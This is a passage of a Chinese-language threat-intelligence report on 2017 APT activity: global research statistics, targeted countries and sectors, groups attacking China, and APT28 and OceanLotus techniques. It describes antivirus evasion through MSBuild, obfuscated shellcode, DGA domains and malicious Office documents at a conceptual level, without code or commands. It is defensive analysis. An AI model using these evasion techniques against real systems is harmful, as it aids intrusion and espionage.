2017

中国高级持续性威胁（APT）研究报告

作者：360 追日团队、360CERT、360 天眼实验室

发布机构：360 威胁情报中心

2018 年 2 月 26 日

主要观点

- 在 APT 研究领域，美国在全世界都处于遥遥领先的地位。2017 年，美国有 24 个美国的研究机构展开了 APT 的相关研究，发布相关研究报告多达 47 篇。中国排名全球第二，共有 4 个机构发布了 18 篇 APT 相关的研究报告，涉及 APT 组织 8 个。其中，仅 360 威胁情报中心在 2017 年发布的与 APT 相关的各类研究报告就多达 11 篇。
- 2017 年，遭到 APT 攻击最多国家依次是：美国、中国、沙特阿拉伯、韩国、以色列、土耳其、日本、法国、俄罗斯、德国、西班牙、巴基斯坦和英国。而最受 APT 组织关注的领域或机构类型依次为：政府、能源、金融、国防、互联网、航空航天、媒体、电信、医疗、化工。
- 2017 年泄露的网络武器库的最终源头主要有两个，一个是据称是 NSA 旗下的方程式组织，另一个据称是美国中情局（CIA）直属的网络情报中心。网络军火民用化的危害日益凸显。
- 在传统的认知中，APT 活动应该是比较隐蔽的，通常不易被察觉。但在 2017 年，APT 组织及其活动，则与网络空间中的大国博弈之间呈现出很多微妙的显性联系。这种联系主要表现在以下五个方面：一、APT 行动与国家间的政治摩擦密切相关，如，双尾蝎、黄金鼠和摩诃草等组织在 2017 年的攻击活动；二、APT 行动对于地缘政治的影响日益显著，如 APT28 对法国大选的干扰；三、指责他国的 APT 活动已成重要外交手段，如英美等国指责朝鲜制造了 WannaCry；四、部分机构选择在敏感时期发布 APT 报告，如 APEC 前期有安全机构持续披露海莲花相关信息；五、APT 组织针对国家智库的攻击显著增多，如美国的 CSIS（战略与国际问题研究中心）被入侵。

摘要

全球 APT 研究

- 2017 年 1- 12 月，360 追日团队共监测到全球 46 个专业机构（含媒体）发布的各类 APT 研究报告 104 份，涉及相关 APT 组织 36 个（只统计了有明确编号或名称的 APT 组织），涉及被攻击目标国家 31 个。
- 无论是从研究报告的数量、研究机构的数量，还是涉及 APT 组织的数量来看，美国在全世界都处于遥遥领先的地位，有 24 个美国的研究机构展开了 APT 的相关研究，发布相关研究报告多达 47 篇。
- 从报告数量和参与研究机构的数量来看，中国排名全球第二，共有 4 个机构发布了 18 篇 APT 相关的研究报告，涉及 APT 组织 8 个。其中，仅 360 威胁情报中心在 2017 年发布的与 APT 相关的各类研究报告就多达 11 篇。
- 2017 年，遭到 APT 攻击最多国家依次是：美国、中国、沙特阿拉伯、韩国、以色列、土耳其、日本、法国、俄罗斯、德国、西班牙、巴基斯坦和英国这 13 国家。
- 2017 年，APT 组织最为关注的机构类型是政府，50%的 APT 组织以政府为攻击目标；其次是能源行业，受到 25%的 APT 组织关注。排在 APT 组织攻击目标前十位的重要领域还有金融、国防、互联网、航空航天、媒体、电信、医疗、化工等。

针对中国的 APT

- 截至 2017 年 12 月底，360 威胁情报中心已累计监测到的针对中国境内目标发动攻击的境内外 APT 组织 38 个。其中，2017 年内仍处于高度活跃状态的至少有 6 个。

针对三大地区的 APT

- 如果说，2016 年 APT 组织的攻击主要体现在对金融、工业和政治这三大领域的攻击；那么，2017 年，APT 组织的攻击则主要体现在对欧美、东亚和中东三大地区的攻击。

网络军火民用化

- 2017 年泄露的网络武器库的最终源头主要有两个，一个是据称是 NSA 旗下的方程式组织，另一个据称是美国中情局（CIA）直属的网络情报中心。网络军火民用化的危害日益凸显。

APT 攻击技术趋势

- 2017 年，APT 攻击技术特点主要体现在以下五个方面：Office 0day 漏洞成焦点；恶意代码复杂性的显著增强；移动端的安全问题日益凸显；针对金融行业的攻击手段多样化；APT 已经影响到每一个人的生活

APT 与大国博弈

- 2017 年，APT 组织及其活动，与网络空间中的大国博弈之间呈现出很多微妙的显性联系。主要表现在以下五个方面：APT 行动与国家间的政治摩擦密切相关；APT 行动对于地缘政治的影响日益显著；指责他国的 APT 活动已成重要外交手段；部分机构选择在敏感时期发布 APT 报告；APT 组织针对国家智库的攻击显著增多。

关键词：APT、APT28、欧美、东亚、中东、双尾蝎、黄金鼠、Office、NSA、CIA

目　　录

第一章　全球 APT 研究前沿概览

一、　APT 研究机构与研究报告

APT 攻击（Advanced Persistent Threat，高级持续性威胁）堪称是在网络空间里进行的军事对抗。攻击者会长期持续的对特定目标进行精准的打击。

为了能够更加全面的掌握全球 APT 攻击态势，了解全球 APT 研究的前沿成果，2017 年全年，360 威胁情报中心下属的 360 追日团队展开了对全球主要安全机构及安全专家发布的各类 APT 研究报告和研究成果的监测与追踪工作。

2017 年 1- 12 月，360 追日团队共监测到全球 46 个专业机构（含媒体）发布的各类 APT 研究报告 104 份，涉及相关 APT 组织 36 个（只统计了有明确编号或名称的 APT 组织），涉及被攻击目标国家 31 个。下表给出了 360 威胁情报中心监测到的全球各国关于 APT 研究情况的对比。监测可能有所遗漏，敬请谅解。

专业机构 所属国家	APT 报告 数量	发布 APT 报 告机构数量	涉及 APT 组 织数量
美国	47	24	20
中国	18	4	8
俄罗斯	8	2	3
以色列	5	4	3
荷兰	4	3	4
斯洛伐克	4	1	2
英国	4	4	3
罗马尼亚	3	1	3
芬兰	1	1	1
跨国机构	8	1	8
其他	2	1	1

表 1　全球各国 APT 研究情况对比

从上表中可以清楚看出，无论是从研究报告的数量、研究机构的数量，还是涉及 APT 组织的数量来看，美国在全世界都处于遥遥领先的地位，有 24 个美国的研究机构展开了 APT 的相关研究，发布相关研究报告多达 47 篇。

从报告数量和参与研究机构的数量来看，中国排名全球第二，共有 4 个机构发布了 18 篇 APT 相关的研究报告，涉及 APT 组织 8 个。其中，仅 360 威胁情报中心在 2017 年发布的与 APT 相关的各类研究报告就多达 11 篇。

俄罗斯排名全球第三。共有 2 个组织机构公开发布了 8 篇关于 APT 的研究报告及成果。与 2016 年仅有 Kaspersky 这一家安全厂商相比，2017 年增加了网络安全供应商 Group-IB。

总体而言，从全球范围来看，在 APT 研究领域，美国目前还是处于绝对领先的地位。并且这个超级大国拥有数目庞大的安全初创团队和初创公司在关注、狙击以及深入研究 APT 攻击。

关于 2017 年全球各国研究机构针对 APT 研究的具体情况，详见附录 1。

二、 APT 攻击目标的全球研究

尽管目前仍有大量的关于 APT 攻击的研究成果处于各安全研究机构的保密之中。但目前已经披露出来的研究报告，也能在一定程度上反应全球 APT 研究的关注点和发展趋势。


在 2017 年 360 威胁情报中心监测到的 APT 报告中，被提及次数最多的被攻击国家依次是：美国、中国、沙特阿拉伯、韩国、以色列、土耳其、日本、法国、俄罗斯、德国、西班牙、巴基斯坦和英国这 13 国家。

被攻击目标国家	所属地区	相关报告数量	攻击组织数量	主要被攻击领域
美国	北美	14	7	政府、能源、IT/互联网、媒体、航天、金融、酒店、军队、大型企业、关键基础设施
中国	亚洲	12	7	政府、互联网、军队、电信、媒体、航天、金融、科研、关键基础设施
沙特阿拉伯	亚洲	8	4	政府、能源、IT/互联网、军队、航天、化工、大型企业
韩国	亚洲	6	5	互联网、金融、能源、交通
以色列	亚洲	5	5	政府、IT/互联网、媒体、航天、媒体、军队、电信、金融、大型企业
土耳其	亚洲	4	2	政府、能源、工业、大型企业、军队、IT、电信、媒体、航天、金融
日本	亚洲	3	3	政府
法国	欧洲	3	2	政府
俄罗斯	欧洲	3	2	政府、金融
德国	欧洲	3	3	政府、军队、大型企业、IT
西班牙	欧洲	2	2	金融
巴基斯坦	亚洲	2	2	互联网、媒体、关键基础设施
英国	欧洲	2	2	政府、电信、媒体、航天、金融、教育

表 2　全球 APT 研究关注被攻击国家排行

从上表中可以看出，无论是从相关研究报告的数量来看，还是从攻击组织的数量来看，美国都是全球 APT 攻击的第一目标国。同时，盯上中国、沙特阿拉伯和韩国的 APT 组织也都超过了 5 个。

此外，通过对相关研究报告的监测还发现，在 2017 年，APT 组织最为关注的机构类型是政府，50%的 APT 组织以政府为攻击目标；其次是能源行业，受到 25%的 APT 组织关注。排在 APT 组织攻击目标前十位的重要领域还有金融、国防、互联网、航空航天、媒体、电信、医疗、化工等。




在针对政府机构的攻击中，APT 组织除了会攻击一般的政府机构外，还有专门针对公检法的攻击。

在针对能源行业的攻击中，APT 组织重点关注的领域依次是：石油、天然气和核能。针对能源行业的攻击，对国家安全具有很大的影响。

在针对金融行业的攻击中，APT 组织最为关注的是银行，其次是证券、互联网金融等。还有部分 APT 组织会关注到与虚拟数字货币（如比特币、门罗币等）相关的机构或公司。针对金融机构的攻击大多会利用安全漏洞。针对 ATM 自动取款机的攻击也一直延续了 2016 年的活跃状态。

还有一点值得注意：APT 组织的攻击虽然具有很强的针对性，但其攻击目标也并不一定是单一的。有的 APT 组织只攻击特定国家特定领域的目标（仅从目前已经披露的情况看），但也有很多 APT 组织会对多个国家的不同领域目标展开攻击。下图给出了 2017 年全球各国研究机构发布的 APT 研究报告中，披露 APT 组织攻击目标的所属国家、领域数量分析。




从上图中可看出，在 2017 年，半数以上的 APT 组织攻击目标国家数量超过 5 个，这与 2016 年，近 7 成的 APT 组织只集中攻击 1-2 个国家的情况有很大的不同。不过，进一步分析发现，被同一 APT 组织关注的多个国家之间往往在地缘上比较接近，尤其是中东地区，多个相邻的国家很容易被一个或多个 APT 组织同时盯上。

但从攻击领域来看，2017 年，超过六成的 APT 组织只集中攻击 1-2 个具体的领域，这与 2016 年的情况基本一致。这可能也在一定程度上说明：行业、领域的差别与壁垒，对 APT 组织的活动有很大的影响。

综上所述，APT 组织攻击的地域集中性和行业聚焦性仍然十分明显。

为方便对比，下图给出了 2016 年披露的 APT 组织攻击目标数量分析。



第二章　针对中国的 APT 攻击


一、　攻击中国的 APT 组织

截至 2017 年 12 月底，360 威胁情报中心已累计监测到的针对中国境内目标发动攻击的境内外 APT 组织 38 个。其中，2017 年内仍处于高度活跃状态的至少有 6 个。统计显示，2017 年全年，这些 APT 组织发动的攻击行动，至少影响了中国境内超过万台电脑，攻击范围遍布国内 31 个省级行政区。下表给出了部分针对中国境内目标发动攻击的 APT 组织活动情况。其中，HID 是 Human Interface Device 的缩写，即人机交互设备，如 U 盘等。

组织	主要攻击手法	最早披露厂商	已知最早活动时间	最近活动时间
海莲花 APT-C-00	鱼叉邮件 水坑攻击	360	2012 年	2018 年 2 月
Darkhotel APT-C-06	鱼叉邮件	卡巴斯基	2014 年	2017 年 9 月
摩诃草 APT-C-09	鱼叉邮件 水坑攻击	norman	2009 年	2018 年 2 月
APT-C-12	鱼叉邮件	360	2014 年	2017 年 10 月
APT-C-56	鱼叉邮件	360	2014 年	2018 年 2 月
APT-C-58	鱼叉邮件 渗透	360	2011 年	2017 年 12 月


表 3　针对中国境内目标攻击的部分 APT 组织活动情况

结合 360 威胁情报中心的大数据监测以及相关机构研究报告，我们给出了 2017 年部分 APT 组织主要活跃时间的分析（精确到月），详见下图。




二、 APT 攻击的时空分布

根据 360 威胁情报中心的统计显示（不含港澳台地区）：2017 年，国内受 APT 攻击最多的地区是辽宁和北京，其次是山东、江苏、上海、浙江和广东。关于 APT 攻击在中国境内的分布情况，详见下图（不含港澳台地区）。



下图给出了 2017 年以来，APT 攻击影响中国境内用户数量的月度分布情况，3 月和 11 月是 APT 组织比较活跃的两个月份。



第三章　部分 APT 组织攻击技术发展

一、　APT-28

APT28 又名 Sofacy，Strontium，Fancy Bear，Sednit 等。为了统一起见，本文中统一使用 APT28。2017 年各家安全厂商披露了多起 APT28 组织的活动。下表给出了关于 APT28 部分行动的总结。其中，Seduploader 是 APT28 组织的一个专用的木马程序，DealersChoice 是一个 Flash 漏洞利用工具。

攻击目标	披露时间	披露机构	攻击手法	载荷投递方式	投递载荷内容
法国大选候选人马克龙	2017.5	ESET，FireEye	鱼叉攻击	Office 和 Windows 的 0day 漏洞	Seduploader
欧洲和中东地区的酒店	2017.8	FireEye	鱼叉攻击	VBA 脚本 EternalBlue 漏洞	EternalBlue 漏洞利用工具开源 Responder 工具
CyCon 参会人员	2017.10	Cisco Talos	鱼叉攻击	VBA 脚本	Seduploader
欧洲与美国政府机构和航空航天私营部门	2017.10	Proofpoint	鱼叉攻击	Flash Nday 漏洞	DealersChoice
未公开	2017.11	McAfee	鱼叉攻击	DDE 技术	Seduploader

表 4　2017 年安全厂商披露的 APT28 组织部分活动

此外，2017 年 1 月，FireEye 发布了报告《APT28: At The Center for The Storm》。FireEye 在报告中认定著名的 APT28 组织为俄罗斯政府支持的黑客组织。并称一年以来 APT28 的变化不仅表明了其技能的提升，资源的丰富和对维持作战能力的渴望，而且突出了集团使命的长久性以及在可预见的将来继续其活动的意图。

2017 年 12 月，ESET 发布了报告《Sednit update: How Fancy Bear Spent the Year》，对 APT28 的攻击方式进行了一些总结。综合其他一些关于 APT28 的研究成果可以发现，APT28 在目标系统上获得初始立足点的方式主要有三种：

1） Sedkit

Sedkit 是 APT28 独家使用的一个漏洞攻击工具包，主要包含 Flash 和 Internet Explorer 中的漏洞，首次被发现时的使用方法是通过水坑攻击将潜在

的受害者重定向到恶意页面。在此之后，APT28 首选的方法是将恶意链接嵌入到发送给目标的电子邮件中。

2016 年 10 月是最后一次发现 Sedkit 被使用。Sedkit 的消失遵循了其它漏洞攻击工具包中看到的趋势：它们都依赖于老版本的 Adobe Flash 和 Internet Explorer 中的漏洞实现恶意程序的下载。2016 年包括 Sednit 在内的大部分漏洞攻击工具包使用次数的下降可能是因为 Microsoft 和 Adobe 软件的安全性不断增强。

2） DealersChoice

2016 年 8 月，Palo Alto Networks 发布了一篇关于 APT28 使用的新平台的博客。这个被称为 DealersChoice 的平台能够生成嵌入了 Flash 漏洞的恶意文档。这个平台有两个变种。第一个变种会检查系统上安装了哪个 Flash Player 版本，然后选择三个不同的漏洞中的一个进行攻击。第二个变种则会首先连接 C2 服务器（Command & Control 服务器，指木马程序的控制端或控制木马的服务器），该服务器将提供选定的漏洞利用和最终的恶意负载。

APT28 今天仍然在使用这个平台，其针对欧洲与美国的政府机构和航空航天私营部门的攻击，就是在 DealersChoice 平台上使用了一个新的 Flash Nday 漏洞（Nday 漏洞是指软件厂商已经提供了补丁的安全漏洞，但使用者可能由于各种原因并未给软件打上相关补丁）。这表明这个平台仍在使用，并在不断发展。

3） 宏，VBA 和 DDE

除了传统的宏和 VBA（Visual Basic 的一种宏语言）之外，APT28 在针对法国大选的攻击中也利用了 Windows 内核和 Office 的 0day 漏洞（软件厂商尚未提供补丁的安全漏洞）。2017 年 10 月，SensePost（一家欧洲安全公司）发布了一篇关于 DDE（Dynamic Data Exchange，动态数据交换）的文章，其中介绍的相关方法在 11 月就被 APT28 用于攻击中。

木马程序 Seduploader 仍然被 APT28 频繁使用。Seduploader 由两个不同的组件组成：一个 dropper（一种木马程序），一个是由该 dropper 安装的负载。在 2017 年 4 月，Seduploader 的新版本增加了一些新功能，例如截图功能或从 C2 服务器直接加载到内存中执行。2017 年底，Seduploader dropper 被投递 Seduploader 负载的 PowerShell 命令所取代。

二、 海莲花（APT-C-00）

基于对样本及更多其他来源数据的整合分析和历史活动的长期跟踪，360 威胁情报中心发现海莲花团伙活动的一些变化：

1） 木马对抗性更强更复杂

海莲花先后使用过多种形态的专用木马，虽然均是以窃取感染目标电脑中的机密数据为目的，但从攻击原理和攻击方式来看，却有着很大的区别。特别是针对 Windows 系统的专用木马，其出现时间有先有后，危险程度不断升级，攻击方式从简单到复杂、从本地到云控，可以让我们清楚的看到该组织木马的技术发展脉络和攻击思路的不断转变。我们将其分别命名为：海莲花 Tester，海莲花 Encryptor，海莲花 Cloudrunner，海莲花 MAC 等。

在 2017 年 360 威胁情报中心截获的样本中，部分较新的恶意代码利用了系统白程序 MSBuild.exe 来执行恶意代码以绕过查杀。这种加载恶意代码的方式本质上与利用带正常签名的 PE 程序加载位于数据文件中的恶意代码的方法相同。原因在于：一、MSBuild 是微软的进程，不会被杀软查杀，实现防病毒工具的 Bypass；二、很多 Win7 电脑自带 MSBuild，有足够大的运行环境基础，恶意代码被设置在 XML 文件中，以数据文件的形式存在不易被发现明显的异常。除了通常的可执行程序附件 Payload 以外，360 威胁情报中心还发现了利用 CVE-2017-8759 漏洞和 Office Word 机制的鱼叉邮件。

在 2017 年 11 月截获的最新样本中，我们发现样本捆绑了 Firefox 浏览器等程序执行了多个阶段的 ShellCode，资源文件加密运行时解密下一阶段的 ShellCode，采用白利用过杀软的方式，并且代码中还加入大量花指令和乱序，对抗能力进一步增强。

2） 攻击面收窄更具针对性

与去年相比，海莲花团伙的攻击活动面有所收窄，但攻击目标的针对性加强，鱼叉邮件的社工特性突出，体现为对攻击目标的深度了解。有用户反馈到威胁情报中心的样本使用了如下的附件名：

invitation letter-zhejiang ***** working group.doc

星号是非常具体的目标所在组织的简称，目标人物在浙江省，所以附件名里加了 zhejiang 字样，暗示这是完全对目标定制的攻击木马。这体现了攻击者对攻击目标的专注度。

3） 服务器更加隐蔽更难追踪

为了隐藏自己的真实身份，海莲花组织经常变换下载服务器和 C2 服务器的域名和 IP。而且大多数域名为了抵抗溯源都开启了 Whois 域名隐藏，使得分析人员很难知道恶意域名背后的注册者是谁。在 2017 年 11 月最新的样本中还使用了 DGA 算法以进一步逃避检测。

DGA 算法，即 Domain Generation Algorithms，译为域名生成算法，是一种利用随机字符来生成 C2 服务器域名，从而逃避域名黑名单检测的技术手段。如，某些木马会向随机生成的成千上万个域名发送消息，但其中只有极少数会真正被攻击者使用，并用来完成后续攻击环节。不过在 APT 攻击中，DGA 算法一般不会生成海量域名，但却会时常根据算法动态更换新的

域名，这就大大增加了安全分析人员定位有效服务器难度。

此外，在海莲花组织的最新攻击中，攻击者对采用的网络基础设施也做了更彻底的隔离，使之更不容易做关联溯源分析。在以往的攻击活动中，海莲花组织所使用的 IP 偏爱 193.169.*.*网段。但 2017 年截获的海莲花组织新近样本中，其使用的相关 IP 地址与既往 IP 几乎没有重叠，非常“干净”。这就导致分析人员需要耗费更大的精力去对抗加强后的样本以获取关联点，追踪溯源的难度进一步加大。

4） 即使暴露仍瞄准高价值客户

海莲花攻击者似乎不甘心丢掉之前已经攻陷的“目标”而选择“卷土重来”。例如，对之前已经攻击过的目标会进行反复攻击，发送新版本的鱼叉邮件，并尝试再次获取控制。

在处理用户反馈的过程中，我们发现：尽管某些曾经遭到海莲花攻击的高价值用户的电脑已经进行了特殊保护，清除了以往感染的海莲花组织专用木马，但他们还是会不断遭到海莲花组织的攻击，如收到新的鱼叉邮件，受到新型专用木马的攻击。

此外，在某些仍然被控制着的电脑终端上，海莲花组织的攻击者也会通过推送新的木马程序，将木马的 C2 服务器转换到新的 IP 或域名下。

所有上述现象均表明，海莲花组织攻击的“持续性”之强：没有暴露，未被发现的情况下，就要保证持续更新；已经暴露，已被发现的情况下，也还要继续不断的攻击。如此猖獗的攻击，在 APT 组织中并不多见。


第四章　APT 组织对特定地域的攻击

如果说，2016 年 APT 组织的攻击主要体现在对金融、工业和政治这三大领域的攻击；那么，2017 年，APT 组织的攻击则主要体现在对欧美、东亚和中东三大地区的攻击。

一、　针对欧美地区的攻击

(一)　APT28 针对法国大选的攻击

